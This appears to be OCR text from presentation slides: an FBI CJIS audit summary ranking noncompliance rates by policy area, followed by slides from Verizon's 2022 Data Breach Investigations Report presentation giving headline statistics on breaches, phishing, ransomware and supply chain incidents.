
October 2019 – March 2020

Rank	Policy Area	Noncompliance Rate
1	Outsourcing	69 %
2	Security Incident Response	35 %
3	Physical Security	28 %
4	Event Logging	28 %
5	Personally Owned Information Systems	25 %
6	Media Disposal	24 %
7	Media Protection	24 %
8	Security Awareness Training	24 %
9	Identification/UserID	23 %
10	Standards of Discipline	19 %


Noncriminal Justice Agency




NCJA Physical Security Breakdown




NCJA Outsourcing Breakdown



NCJA Event Logging Breakdown



NCJA User Identification Breakdown



Questions

Christopher Weldon
CJIS Audit Unit
Caweldon@fbi.gov

DBIR

2022 Data Breach Investigations Report Presentation

Neal Maguire
Investigations Manager
Verizon Threat Research Advisory Center

This year’s story

This year’s story

Just the facts

Then and now

Tailored insights

Verizon confidential and proprietary. Unauthorized disclosure, reproduction or other use prohibited.

Key Takeaways

23,896

security incidents

5,212

confirmed breaches analysed

67%

Phishing was present in 67% of Social Engineering breaches.

82%

82% percent of breaches involved a human element.

14%

Errors decreased last year from 17% to 14%, but remains an issue.

+13%

Ransomware has continued its upward trend with an almost 13% increase – as big as the last five years combined.


62%

Partners accounted for 62% of system intrusion breaches.

92%


Credentials, Phishing & Exploited Vulnerabilities accounted for 92% of the 'Way-in'

Ways in




Select enumerations in non -Error, non-Misuse breaches (n=4,250)

Threat Actions in breaches




Third -party breaches




Top Action varieties in third -party incidents (n=73)

Supply Chain incidents




Top Action varieties in Supply Chain incidents (n=2,103)

Partner is a huge portion of System Intrusion vectors due to a single supply chain breach.




Partner vector in System Intrusion incidents (n=3,403)
Each glyph represents 25 incidents.

Ransomware




Ransomware over time in breaches

The human element drives breaches.



The human element in breaches (n=4,110)
Each glyph represents 25 breaches.

Phishing Report Rates




Phishing email report rate by click status

Just the facts

